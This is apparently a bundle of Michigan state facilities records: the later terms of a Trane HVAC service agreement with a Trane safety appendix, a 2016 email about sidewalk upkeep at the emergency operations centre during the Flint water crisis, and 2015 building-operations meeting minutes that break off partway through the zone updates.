**8. Customer Obligations.** Customer shall: (a) Provide Company reasonable and safe access to the Covered Equipment; (b) Follow manufacturer recommendations concerning teardown and internal inspection, major overhaul, restoration or refurbishing of the Covered Equipment; unless expressly stated in the Scope of Services statement, Company is not performing any manufacturer recommended teardown and internal inspection, major overhaul, restoration or refurbishing of the Covered Equipment; Company shall not be responsible to perform any subsequent repairs to the Covered Equipment necessitated by



Customer's failure to follow such manufacturer recommendations; (c) Reimburse Company for services, repairs, and/or replacements performed by Company as set forth in this Agreement, beyond the Services or otherwise excluded hereunder. Such reimbursement shall be at the then prevailing applicable regular, overtime, or holiday rates for labor/labour and prices for materials and may at Company's option be subject to a separate written agreement prior to its undertaking such work; and (d) Where applicable, unless water treatment is expressly included in the Services, provide professional cooling tower water treatment in accordance with any reasonable recommendations provided by Company.

**9. Exclusions.** Unless expressly included in the Covered Equipment or this Agreement, the Services do not include, and Company shall not be liable for, any of the following: (a) Any guarantee of room conditions or system performance; (b) Inspection, maintenance, repair, replacement of or services for: chilled water and condenser water pumps and piping; electrical disconnect switches or circuit breakers; motor starting equipment that is not factory mounted and interconnecting power wiring; recording or portable instruments, gauges or thermometers; non-moving parts or non-maintainable parts of the system, including, but not limited to, storage tanks; pressure vessels, shells, coils, tubes, housings, castings, casings, drain pans, panels, duct work; piping: hydraulic, hydronic, pneumatic, gas, or refrigerant; insulation; pipe covering; refractory material; fuses, unit cabinets; electrical wiring; ductwork or conduit; electrical distribution system; hydronic structural supports and similar items; the appearance of decorative casing or cabinets; damage sustained by other equipment or systems; and/or any failure, misadjustment or design deficiencies in other equipment or systems; (c) Damage, repairs or replacement of parts made necessary as a result of electrical power failure, low voltage, burned out main or branch fuses, low water pressure, vandalism, misuse or abuse, water damage, improper operation, unauthorized alteration of Covered Equipment, accident, acts or omissions of Customer or others, damage due to freezing weather, calamity, malicious act, or any Event of Force Majeure; (d) Any damage or malfunction resulting from vibration, electrolytic action, freezing, contamination, corrosion, erosion, or caused by scale or sludge on internal tubes except where water treatment protection services are provided by Company as part of this Agreement; (e) Furnishing any items of equipment, material, or labor/labour, or performing special tests recommended or required by insurance companies or federal, state, or local governments; (f) Failure or inadequacy of any structure or foundation supporting or surrounding the Covered Equipment or any portion thereof; (g) Building access or alterations that might be necessary to repair or replace Customer's existing equipment; (h) The normal function of starting and stopping the Covered Equipment or the opening and closing of valves, dampers or regulators normally installed to protect the Covered Equipment against damage; (i) Valves that are not factory mounted: balance, stop, control, and other valves external to the device unless specifically included in the Agreement; (j) Any responsibility for design or redesign of the system or the Covered Equipment, obsolescence, safety tests, or removal or reinstallation of valve bodies and dampers; (k) Any services, claims, or damages arising out of Customer's failure to comply with its obligations under this Agreement; (l) Failure of Customer to follow manufacturer recommendations concerning overhaul and refurbishing of the Covered Equipment; (m) Any claims, damages, losses, or expenses, arising from or related to conditions that existed in, on, or upon the premises before the effective date of this Agreement ("Pre-Existing Conditions"), including, without limitation, damages, losses, or expenses involving pre-existing building envelope issues, mechanical issues, plumbing issues, and/or indoor air quality issues involving mold/mould and/or fungi; (n) Replacement of refrigerant is excluded, unless replacement of refrigerant is expressly stated as included within the Services, in which case replacement shall in no event exceed the stated percentage of rated system charge per year expressly stated in the Services. Customer shall be responsible for the cost of any additional replacement refrigerant; (o) Operation of any equipment; and (p) Any claims, damages, losses, or expenses, arising from or related to work done by or services provided by individuals or entities that are not employed by or hired by Company.

**10. Warranty.** Company warrants that: (a) the material manufactured by Company and furnished hereunder is free from defects in material and manufacture for a period of 12 months from the earlier of the date of equipment start-up or replacement; and (b) the labor/labour portion of the Services is warranted to have been properly performed for a period of 90 days from date of completion (the "Warranty"). Company obligations of equipment start-up, If any are stated in the Proposal, are coterminous with the Warranty period. Defects must be reported to Company within the Warranty period. Company's obligation under the Warranty is limited to repairing or replacing the defective part at its option and to correcting any improperly performed labor/labour. No liability whatsoever shall attach to Company until the Services have been paid for in full. Exclusions from this Warranty include damage or failure arising from: wear and tear; corrosion, erosion, deterioration; Customer's failure to follow the Company-provided maintenance plan; and modifications made by others to Company's equipment. Company shall not be obligated to pay for the cost of lost refrigerant or lost product. Additional terms and conditions of warranty coverage are applicable for refrigeration equipment. Notwithstanding the foregoing, all warranties provided herein terminate upon termination or cancellation of this Agreement. Equipment, material and/or parts that are not manufactured by Company are not warranted by Company and have such warranties as may be extended by the respective manufacturer. **THE WARRANTY AND LIABILITY SET FORTH IN THIS AGREEMENT ARE IN LIEU OF ALL OTHER WARRANTIES AND LIABILITIES, WHETHER IN CONTRACT OR IN NEGLIGENCE, EXPRESS OR IMPLIED, IN LAW OR IN FACT, INCLUDING IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE AND/OR OTHERS ARISING FROM COURSE OF DEALING OR TRADE. UNLESS EXPRESSLY WARRANTED IN WRITING FOR CERTAIN HUSSMANN BRANDED EQUIPMENT, COMPANY MAKES NO REPRESENTATION OR WARRANTY EXPRESS OR IMPLIED REGARDING PREVENTION BY THE SCOPE OF SERVICES, OR ANY COMPONENT THEREOF, OF MOLD/MOULD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR ANY OTHER CONTAMINATES. COMPANY SPECIFICALLY DISCLAIMS ANY LIABILITY IF THE SCOPE OF SERVICES OR ANY COMPONENT THEREOF IS USED TO PREVENT OR INHIBIT THE GROWTH OF SUCH MATERIALS.**

**11. Indemnity.** Company and Customer shall indemnify, defend and hold harmless each other from any and all claims, actions, costs, expenses, damages and liabilities, including reasonable attorneys' fees, resulting from death or bodily injury or damage to real or personal property, to the extent caused by the negligence or misconduct of the indemnifying party, and/or its respective employees or other authorized agents in connection with their activities within the scope of this Agreement. Neither party shall indemnify the other against claims, damages, expenses, or liabilities to the extent attributable to the acts or omissions of the other party. If the parties are both at fault, the obligation to indemnify shall be proportional to their relative fault. The duty to indemnify will continue in full force and effect, notwithstanding the expiration or early termination hereof, with respect to any claims based on facts or conditions that occurred prior to expiration or termination.

**12. Limitation of Liability. NOTWITHSTANDING ANYTHING TO THE CONTRARY, NEITHER PARTY SHALL BE LIABLE FOR SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY NATURE (INCLUDING WITHOUT LIMITATION REFRIGERANT LOSS, PRODUCT LOSS, LOST REVENUE OR PROFITS), OR PUNITIVE DAMAGES WHETHER CLAIMED UNDER CONTRACT, WARRANTY, NEGLIGENCE, STRICT LIABILITY OR ANY OTHER LEGAL THEORY OR FACTS.** Should Company nevertheless be found liable for any damages they shall be limited to the purchase price of the Services for one location over a 12 month term. **IN NO EVENT SHALL COMPANY BE LIABLE FOR ANY DAMAGES (WHETHER DIRECT OR INDIRECT) RESULTING FROM MOLD/MOULD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR OTHER CONTAMINATES OR AIRBORNE BIOLOGICAL AGENTS.**

**13. Asbestos and Hazardous Materials.** The Services expressly exclude any identification, abatement, cleanup, control, disposal, removal or other work connected with asbestos polychlorinated biphenyl ("PCB"), or other hazardous materials (collectively, "Hazardous Materials"). Customer warrants and represents that, except as set forth in a writing signed by Company, there are no Hazardous Materials on the Premises that will in any way affect Company's Services and Customer has disclosed to Company the existence and location of any Hazardous Materials in all areas within which Company will be performing the Services. Should Company become aware of or suspect the presence of Hazardous Materials, Company may immediately stop work in the affected area and shall notify Customer. Customer will be responsible for taking any and all action necessary to correct the condition in accordance with all applicable laws and regulations. Customer shall be exclusively responsible for and shall indemnify and hold harmless Company (including its employees, agents and subcontractors) from and



against any loss, claim, liability, fees, penalties, injury (including death) or liability of any nature, and the payment thereof, arising out of or relating to any Hazardous Materials on or about the premises, not brought onto the premises by Company. Company shall be required to resume performance of the Services only in the absence of Hazardous Materials or when the affected area has been rendered harmless. In no event shall Company be obligated to transport or handle Hazardous Materials, provide any notices to any governmental agency, or examine the premises site for the presence of Hazardous Materials.

**14. Insurance.** Company agrees to maintain the following insurance during the term of this Agreement with limits not less than shown below and will, upon request from Customer, provide a Certificate of evidencing the following coverage:

Commercial General Liability	\$2,000,000 per occurrence
Automobile Liability	\$2,000,000 CSL
Workers Compensation	Statutory Limits

If Customer has requested to be named as an additional insured under Company's insurance policy, Company will do so subject to Company's manuscript additional insured endorsement. In no event does Company waive right of subrogation.

**15. Force Majeure.** Company's duty to perform under this Agreement is contingent upon the non-occurrence of an Event of Force Majeure. If Company shall be unable to carry out any material obligation under this Agreement due to an Event of Force Majeure, this Agreement shall at Company's election (i) remain in effect but Company's obligations shall be suspended until the uncontrollable event terminates or (ii) be terminated upon 10 days notice to Customer, in which event Customer shall pay Company for all parts of the Services furnished to the date of termination. An "Event of Force Majeure" shall mean any cause or event beyond the control of Company. Without limiting the foregoing, "Event of Force Majeure" includes: acts of God; acts of terrorism, war or the public enemy; flood; earthquake; lightning; tornado; storm; fire; civil disobedience; pandemic; insurrections; riots; labor/labour disputes; labor/labour or material shortages from the usual sources of supply; sabotage; restraint by court order or public authority (whether valid or invalid), and action or non-action by or inability to obtain or keep in force the necessary governmental authorizations, permits, licenses, certificates or approvals if not caused by Company; and the requirements of any applicable government in any manner that diverts either the material or the finished product to the direct or indirect benefit of the government.

**16. Services Other Than Solely Scheduled Service.** If Company's services hereunder are not limited solely to Scheduled Service, the following provisions shall also apply: (a) Required restoration shall be performed by Customer at its cost prior to Company being obligated to perform hereunder; (b) any changes, adjustments, service or repairs made to the Equipment by any party other than Company, unless approved by Company in writing, may, at Company's option, terminate Company's obligation to render further service to the Equipment so affected; in such case no refund of any portion of the Service Fee shall be made; and (c) Customer shall (i) promptly notify Company of any unusual performance of Equipment; (ii) permit only Company personnel to repair or adjust Equipment and/or controls during the Term or a Renewal Term; and (iii) utilize qualified personnel to properly operate the Equipment in accordance with the applicable operating manuals and recommended procedures.

**17. General.** Except as provided below, to the maximum extent provided by law, this Agreement is made and shall be interpreted and enforced in accordance with the laws of the state or province in which the Services are performed. Any dispute arising under or relating to this Agreement that is not disposed of by agreement shall be decided by litigation in a court of competent jurisdiction located in the state or province in which the Services are performed. To the extent the premises are owned and/or operated by any agency of the Federal Government, determination of any substantive issue of law shall be according to the Federal common law of Government contracts as enunciated and applied by Federal judicial bodies and boards of contract appeals of the Federal Government. This Agreement contains all of the agreements, representations and understandings of the parties and supersedes all previous understandings, commitments or agreements, oral or written, related to the subject matter hereof. Except as provided for Service Fee adjustments, this Agreement may not be amended, modified or terminated except by a writing signed by the parties hereto. No documents shall be incorporated herein by reference except to the extent Company is a signatory thereon. If any term or condition of this Agreement is invalid, illegal or incapable of being enforced by any rule of law, all other terms and conditions of this Agreement will nevertheless remain in full force and effect as long as the economic or legal substance of the transaction contemplated hereby is not affected in a manner adverse to any party hereto. Customer may not assign, transfer, or convey this Agreement, or any part hereof, without the written consent of Company. Subject to the foregoing, this Agreement shall bind and inure to the benefit of the parties hereto and their permitted successors and assigns. This Agreement may be executed in several counterparts, each of which when executed shall be deemed to be an original, but all together shall constitute but one and the same Agreement. A fully executed facsimile copy hereof or the several counterparts shall suffice as an original.

**18. Equal Employment Opportunity/Affirmative Action Clause.** Company is a federal contractor that complies fully with Executive Order 11246, as amended, and the applicable regulations contained in 41 C.F.R. Parts 60-1 through 60-60, 29 U.S.C. Section 793 and the applicable regulations contained in 41 C.F.R. Part 60-741; and 38 U.S.C. Section 4212 and the applicable regulations contained in 41 C.F.R. Part 60-250 in the United States and with Canadian Charter of Rights and Freedoms Schedule B to the Canada Act 1982 (U.K.) 1982, c. 11 and applicable Provincial Human Rights Codes and employment law in Canada.

**19. U.S. Government Services.** The following provision applies only to direct sales by Company to the US Government. The Parties acknowledge that all items or services ordered and delivered under this Agreement are Commercial Items as defined under Part 12 of the Federal Acquisition Regulation (FAR). In particular, Company agrees to be bound only by those Federal contracting clauses that apply to "commercial" suppliers and that are contained in FAR 52.212-5(e)(1). Company complies with 52.219-8 or 52.219-9 in its service and installation contracting business. **The following provision applies only to indirect sales by Company to the US Government.** As a Commercial Item Subcontractor, Company accepts only the following mandatory flow down provisions: 52.219-8; 52.222-26; 52.222-35; 52.222-36; 52.222-39; 52.247-64. If the Services are in connection with a U.S. Government contract, Customer certifies that it has provided and will provide current, accurate, and complete information, representations and certifications to all government officials, including but not limited to the contracting officer and officials of the Small Business Administration, on all matters related to the prime contract, including but not limited to all aspects of its ownership, eligibility, and performance. Anything herein notwithstanding, Company will have no obligations to Customer unless and until Customer provides Company with a true, correct and complete executed copy of the prime contract. Upon request, Customer will provide copies to Company of all requested written communications with any government official related to the prime contract prior to or concurrent with the execution thereof, including but not limited to any communications related to Customer's ownership, eligibility or performance of the prime contract. Customer will obtain written authorization and approval from Company prior to providing any government official any information about Company's performance of the Services that are the subject of the Proposal or this Agreement, other than the Proposal or this Agreement.

1-26.130-7 (0110)  
Supersedes 1-26.130-7 (0909)

End of the Agreement

# Appendix

## CONTENTS:

### Safety

# Safety





## Trane's Safety Standard

Trane is committed to providing a safe work environment for all employees and to preventing accidents in its business operations. To accomplish our objectives Trane has instituted safety programs, procedures and training that incorporate a progressive approach to injury prevention.

## Proven Safety Success

Trane's safety culture in America is unparalleled in the building services industry and has demonstrated proven results via continuous reduction of injury rates.

## Trane Injury Rates v. Industry Competitors



Comparison Industries - Data from US Bureau of Labor Statistics - NAICS Codes:  
 HVAC Repair & Maintenance Contractors (Gen'l Industry) - 811310  
 HVAC Specialty Trade Contractors (Construction) - 238220

Industry comparison data from US Bureau of Labor Statistics



## Trane Injury Rates v. Industry Competitors (continued)

Trane's incident (OSHA) rates are consistently 50-70% below the industry average. This outstanding safety achievement is the end result of the rigorous team oriented approach to our safety program that creates accountability and empowerment in all employees and management and fuels our institutional safety culture. This is the key to our continual improvement.

## Safety Tools, Training & Expertise

Trane's service and contracting technicians are not only among the most skilled in the industry they are also extensively trained in safe work procedures. Our technicians receive safety training, equipment, tools, procedures, and management support to identify jobsite hazards and take appropriate measures to prevent personal injuries. The resources available to Trane technicians include:

- Safety Training – 20 hrs per year, including classroom and web-based platforms.
  - Topics include, but are not limited to, Lockout/Tagout, Confined Space Entry, Hazard Communication, Respiratory Protection, Hearing Conservation, Excavations, Scaffolding, Rigging, Powered Industrial Truck operation, Ladders, Vehicle Safety, Fire Protection, PPE, Emergency Response, First Aid / CPR.
- Electrical Safety – NFPA 70E compliant – electrical PPE; flame-resistant clothing; training.
- Fall Protection – full complement of fall arrest and fall restraint equipment for each technician.
- Ergonomics – custom-designed for HVAC field technicians, includes training, material handling equipment and procedures.
- Smith System Safe Driving Program – Trane's safety Managers are certified instructors; safety Managers train technicians; 1-800 "How's My Driving?" stickers are located on the back of service vehicles.
- USDOT compliance – technicians scheduled within Material of Trade and Hours of Service limits and are fully qualified under Department of Transportation rules for driving commercial motor vehicles with GVWR >10,000 and 26,000 lbs.
- Refrigerant Management – Service technicians are trained to manage refrigerant in accordance with U.S. EPA rules using a sophisticated electronic tracking system developed by Trane.
- Empowerment - Technicians are empowered with full management support to address safety hazards as they see fit. If ever in doubt about how to do a job or task safely, the technician is required to ask a qualified person for assistance before proceeding with work.

## Management Leadership and Commitment

Accident prevention is a primary responsibility of management at Trane. Trane's safety culture is based on the following management principles:

- Leadership at the local level manages the local organization's safety performance.
- Management is financially accountable for safety performance.
- Local management is actively engaged in risk reduction activities and training and manages safety performance outcomes.
- Management clearly communicates to all Trane employees their safety expectations and strongly enforces compliance with those expectations.
- Employees are held accountable when they fail to meet safety expectations.

Local management and supervisory personnel at the local level are responsible for implementation of the following safety program elements:

- The Safety Management System developed by Trane – developed in accordance with OHSAS 18001.





### Management Leadership and Commitment (continued)

- Audits and Inspections – Supervisors, Middle and Upper Managers must conduct field inspections. Corporate Safety conducts detailed compliance and management systems audits.
- Company safety compliance programs – ensure that they are fully implemented.
- Safety and environmental performance – tracked using a Balanced Scorecard with leading and lagging indicators and metrics.
- Subcontractor Qualification – implement this process to promote safety and safety plan compliance on multi-employer job sites.
- Six Sigma and Lean – use these productivity tools to enhance safety on job sites.
- Drug and Alcohol Policy – mandatory DOT required for-cause and post-accident testing after recordable injuries and property damage.
- Motor Vehicle Records Search – annual checking of driving records of employees driving company vehicles.

### Jobsite Safety Equals Customer Value

At Trane safety is part of our culture for every employee. What this means to our customers is fewer job site accidents and the delays and liability concerns that come along with them. What this means to our staff is greater confidence in the practices and procedures they use on the job and the pride that comes from working for one of the premier service organizations in the world. Tighter safety standards and fewer accidents can also lead to better on-time project completion and higher quality results.

When you use Trane Building Services to install, maintain or upgrade your building systems you will take full advantage of our superior safety program, low incident rates and subcontractor safety management procedures. These help you manage project risk more effectively than you could using multiple contractors or even a single prime contractor with a less impressive safety record.



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**From:** Rankin, Chris (DTMB)  
**Sent:** Friday, January 29, 2016 11:26 AM  
**To:** Brennan, Kirk (DTMB)  
**Cc:** Scates, Larry (DTMB); Steven Beals  
**Subject:** RE: SEOC

We are on it, Thanks.

Chris

Chris D. Rankin  
Grounds Supervisor Capital & Secondary Complex's  
Facility Administration  
Cell - 517.712.1686  
Office - 517.322.1189



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
**From:** Brennan, Kirk (DTMB)  
**Sent:** Friday, January 29, 2016 11:22 AM  
**To:** Rankin, Chris (DTMB) <[RankinC1@michigan.gov](mailto:RankinC1@michigan.gov)>  
**Cc:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Steven Beals <[sbeals@peckham.org](mailto:sbeals@peckham.org)>  
**Subject:** SEOC

Chris,

The SEOC is now active and is currently operating 8am to 8pm 7 days a week because of the Flint water crisis. Please have your crews maintain these sidewalks.

*Kirk Brennan*

Department of Technology, Management & Budget  
Facilities Supervisor Secondary Complex, Zone 7  
Office: (517) 322-5497



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## **Facilities & Business Services Administration Building Operations Division**

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### **Joint Focus Meeting Minutes Tuesday, October 13, 2015 General Office Building, Conference Room B 1:30 p.m. – 3:00 p.m.**

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Leading the Meeting: Jamie Uphaus

❖ **Special Topics (20 Min.)**

- Health and Safety – Dan/Olivia
  - Monthly training is continuing, this month is a condensed LOTO awareness.
  - There is no licensing program for front end loader/backhoe, so no need for refresher.
    - ◆ Next class for staff needing the training is next week.
  - Will be scheduling more classes for bucket truck/aerial lift/scissor lift coming up soon.
  - Fall protection training is complete.
    - ◆ This is mandatory full day training- cannot leave early or show up late. Dan heard that there were some staff not in the training for the entire 8-hrs.
  - First aid training coming up.
    - ◆ Dan is having HR provide him with the list of staff and their expiration dates.
    - ◆ Dan/Olivia will be notifying/scheduling this refresher training soon.
  - PPE
    - ◆ Make sure that your staff is using PPE properly!!!
    - ◆ Safety is our 1<sup>st</sup> priority, even in emergency situations.
  - Loop in Dan for H&S related issues.

❖ **Director's Input – Keith Paasch**

- Alternate Work Schedules
  - Business standard is 8 a.m. – 5 p.m.
  - AWS request form is required for schedules outside 8-5
    - ◆ Need to include justification with requests
  - Requests for schedules starting prior to 7 a.m. will be scrutinized
- Ideas for monitor and web-page content
  - Mike Turnquist will be hiring a new staff member, this person will be maintaining and updating the buildings web-page, located here:  
<http://inside.michigan.gov/wr/buildings/buildings/Pages/default.aspx>
    - ◆ Looking for ideas on info that should be displayed.
  - Also looking for ideas for info that should be displayed on monitors in the building lobbies.
  - Send ideas to Ric/Jamie/Larry.
- SAMs
  - Jamie and Larry are now State Administrative Manager 15s, instead of Departmental Manager 15s.

❖ **Discussion Topics – Jamie Uphaus**

- Employee Recognition
  - Steve Doty received certificate for 15 years of State service.
  - Doug Church received an award for 20 years of State service.
- September X3 Report
  - Congrats to everyone! Thanks for all the work put in to ensure everyone made it into the green!
- Access Parking Ramps downtown during business hours.

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- With the programming switch on our access cards over to the new DTMB Service level, parking ramp/lot access during daytime hours has been removed.
- Staff that require daytime access to the ramps in their State vehicles will need to make certain that a separate access card is obtained from the Parking Office and stored in the vehicle.
- If an emergency arises during the day and staff requires access to the Allegan/Ottawa Parking Ramps, then they can push the call buttons for entry.
  - ◆ Allegan Ramp call button location is at the Allegan Street entrance only.
  - ◆ Ottawa Ramp has call buttons located at both the Allegan and Ottawa Street entrances.
- We will retain the after-hours access to the parking ramps on our cards.
- Doug Church brought up concern on fork truck entering the ramp.
  - ◆ Brandon will double-check that dock access points are included in the new programming level.
  - ◆ When zone 2 switched over they obtained an access card to keep in the fork truck and that seems to be working fine for the staff.
  - ◆ Doug and Brandon will discuss further to coordinate a solution that works for both divisions.
- Fire Suppression Valve Locations
  - In case of emergency, please make sure staff is aware of locations of shut-off water valves.
  - Rodney requested prints detailing the locations, Butch said Fire Crew has these and will work on providing them to the zones.
  - Harle also stressed that the valves should be exercised to avoid problems.
- Tracking Temp hours internally
  - Formerly, we relied on HR to track hours and notify us when we were low on hours or out of hours.
  - Now, we need to track temp hours internally.
    - ◆ This is due to HR receiving info from Financial Services 2-4 weeks later than what is being worked, so we could have Temps out of hours and HR wouldn't know about until it is too late.
- ISID Contract – Insulation
  - DCD has awarded ISID contract #00585 for pipe/duct insulation to:  
Lansing Mechanical Insulation  
3315 Parmenter Rd.  
Durand, MI  
989.743.6408
  - The contract does not have a cap. It is a good idea to touch base with Kris Garrison regarding money for this work/projects.

❖ Alternate 15 Input – Larry Scates

- Janitorial Responsibilities during Snow Season
  - Please discuss and coordinate snow responsibilities for your facilities with the supervisor of your janitorial staff prior to the first snow.
  - For those with limited janitorial staff during the first half of the day, let supervisor know if they need to bring someone else in.

❖ MEP & Supply Chain Input

- Winter Gear
  - Time to order winter gear, which includes hat, coat and bibs.
  - Must be approved by zone supervisor.
  - Supply Chain Tech has or will be contacting each area for their order.
  - Chris provides boots and gloves for the snow crew as needed, but not new every year.
  - It is BOD policy that old coats/bibs must be returned when a replacement is issued.
- Surplus Form
  - In many areas it has been found that all kinds of things are being stashed away. Please ask yourselves whether you really can use it. If you have to think about it too long, then get rid of it.
    - ◆ When you come across surplus or scrap property in your zone that is no longer needed and needs to be trashed or could be recycled or donated, please complete the DTMB-0222 Disposal Request (attached to email with these minutes).

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- ♦ You do not need to fill out an itemized list if you have several items. You may put down a general description. The completed form is sent to Daniel Aldaco, [aldacod@michigan.gov](mailto:aldacod@michigan.gov) and 517.373.9120. You may also contact Daniel with any questions or the Surplus support line at 517.373.9749.
- ♦ See DTMB Policy 400.09 State Surplus Management for more information as necessary: <http://inside.michigan.gov/dtmb/wr/psp/Documents/400.09%20State%20Surplus%20Program%20-%20Office%20Supplies%20and%20Furnishings.pdf>
- Bob Ruff specifically requested that no more items be stashed in the Allegan Ramp unassigned room. Zone 2 and Supply Chain will be tackling this room after the Grainger inventory tracking pilot is set-up in Con Hall.

❖ OIP Input – Brandon Philip

- As of Nov. 17<sup>th</sup> the Access/ID card station will be relocated from GOB to OPS CTR Rm. 109 (in the lobby).
  - OIP will send out communication.
- Signed new lease with Fisher Deck in Detroit near Cadillac Place
  - Provides 100 parking spaces that are currently being filled
- Increased desire for card access on non-DTMB owned/managed facilities.
  - MDOT is paying for cameras and card readers in their SE Michigan facility.
    - ♦ Honeywell has been contracted for the work but it will be tie in to our system.
    - ♦ OIP will only be taking care of the admin side, such as issuing cards, modifying access, etc.
  - They are considering doing this at their Auburn Hills location as well.
- Neal asked about the possibility of DTMB managed conference rooms in GTB and/or the current MSP HQ
  - Brandon stated that makes sense as we do not currently have any conference rooms available east of Con Hall. He stated that OIP would be happy to administer more conference rooms for BOD.
  - However, if the conference rooms are agency-leased, then the BOA would need to be adjusted.

❖ Zone Updates (*2 Mins Each*)

- Frank Broderick – West Zone
  - Traverse City
    - ♦ Carrier is on-site performing maintenance on the chiller.
    - ♦ Installed isolation valves in the heating system to allow for system maintenance without having to drain the entire system.
  - Grand Rapids
    - ♦ Amador started Monday. We are glad to have him and looking forward to working with him.
  - Escanaba: Business as usual.
- Mike Noonan – East Zone
  - Flint
    - ♦ Tested the water from our facility for lead and we came in at .001 and .004 and the limit is .015.
    - ♦ 7th floor is moving forward lobby is not much farther at this time.
  - Jackson
    - ♦ Set the new Trane rtu's this weekend and will be starting one up this week with connecting the duct work on the first unit and the second unit the following weekend.
    - ♦ The chiller demo is starting this week.
  - Saginaw: Nothing new.
  - State fair: Meeting this week to find out about extension of purchase.
- Al Vettese – Cadillac Place
  - Cleaned cooling towers # 1 and # 5, complete pm for both.
  - Limbach began boilers start up procedures along with DTMB crew, should be ready for startup as weather requires.
  - Suite L-275, painted, repaired and replace carpet, upgraded lighting and electrical, hvac, replaced filter and tested, for perspective new tenant.

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Steve Cooper, upgraded lighting and plugs at the State Police Post, these are now on emergency power, also completed the shop and locker room area.
- LED retrofits in common areas of building.
- Steve Doty – Zone 1
  - Hannah Building
    - ◆ Working with MDE on a few small modular projects and some surplus requests.
  - Ottawa Building
    - ◆ Working with LARA and BPBS on some small and medium sized projects.
  - Plaza sidewalks
    - ◆ We have scheduled some side walk repairs and lifts in preparation for winter season.
  - Hall of Justice
    - ◆ Moving forward with East Parking Ramp LED conversion project, we have been ordering lights to start project.
  - E911 Project
    - ◆ Contractors have been getting ahead of the building notice schedule and I have spoken to the E911 project manager to make sure the contractor doesn't upset the building tenants by coming in for the phone and data lines audits ahead of schedule.
  - SOM Warehouse Complex
    - ◆ Working with custodial vendor to increase the frequencies and details of the cleaning in the SOMWC facilities.
- Bob Ruff – Zone 2
  - We just finished up the 2<sup>nd</sup> conference room that we had a painting request for in the VanWagoner Building for MDOT.
  - The staff replaced a leaking 8" drain line in the Allegan Ramp last weekend.
  - We just finished installing a 55" TV in the Powell Conference Room for the DNR in Con Hall.
  - Aaron finishing up installing 8 dimming ballasts & dimmer switch in conf. room for LARA in Con Hall.
  - D.C. Byers is finishing up the ceiling repairs in the domestic cold water pump room that services the Williams Building.
- Doug Church – Zone 3
  - MLHC
    - ◆ Rotunda Windows Project; The Glass is in and Laux is working on tying in the ceiling and getting exterior ready for the granite.
    - ◆ The Zone Staff has completed learning center in the Museum.
    - ◆ Laux Construction is going to finish up the Rain Garden this week.
    - ◆ The A/C unit has failed in the Archives Vault and we are getting 3 bids to replace the unit.
  - JOC
    - ◆ Zone Staff starting remodel project on 2<sup>nd</sup> floor so MSP Capital Post can relocate into the bldg.
  - Austin
    - ◆ The reheats in the VAV's are plugged on the 1<sup>st</sup> floor and the staff is working on flushing the heating system. We may need to do this on overtime.
  - Mason
    - ◆ ORS punch list is completed.
    - ◆ New rest rooms on the 1<sup>st</sup> floor will be completed this week.
    - ◆ MIOSHA just sent out a punch list.
    - ◆ We are still working with CSM on the lighting system issues and they are working on the list now.
    - ◆ We are still having HVAC and lighting issues at the Mason.
    - ◆ Commissioning is still going on.
- Bob Bierwagen – Zone 4
  - Cass
    - ◆ We had a main sewage line back-up yesterday that lead to a late afternoon building closure. With the help of an outside contractor we narrowed the problem down to a possible defective flapper on the main sewer line check valve in the vault on the north side of the facility. We

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

managed to free up this sticky flapper so the system was flowing again and plan on replacing this flapper as soon as the new one arrives. With this area being deemed a confined space we have scheduled a contractor to complete this flapper replacement work and we are hoping they can get it done this week before it sticks again and creates another back-up problem.

- Governor's Residence
  - ◆ We had our last Grounds Meeting for the year yesterday afternoon as we prepare everything for the upcoming winter season.
- Romney
  - ◆ The 6<sup>th</sup> floor DTMB Budget office remodel project was completed last week.
- Lottery
  - ◆ We have a project on the 2<sup>nd</sup> floor for the MGCB that is scheduled to start tomorrow the 14th. This project involves the removal and relocation of some walls to expand the office and the addition of six cubicles to fill this new space. This is a joint venture that involves the DTMB Carpentry Crew, Facilities Staff and DBI. If everything goes as planned the project should be completed by mid-November.
- Roosevelt Ramp: Business as usual.
- Miscellaneous
  - ◆ We had our Bi-Annual Cass Key Contact mtg. yesterday and they seemed very pleased with how Facilities has been running in the building. We also have our Bi-Annual Romney Key Contact mtg. which is scheduled for tomorrow and hope to get the same positive feedback from them as well.
- Neal Droste – Zone 5
  - State Laboratory
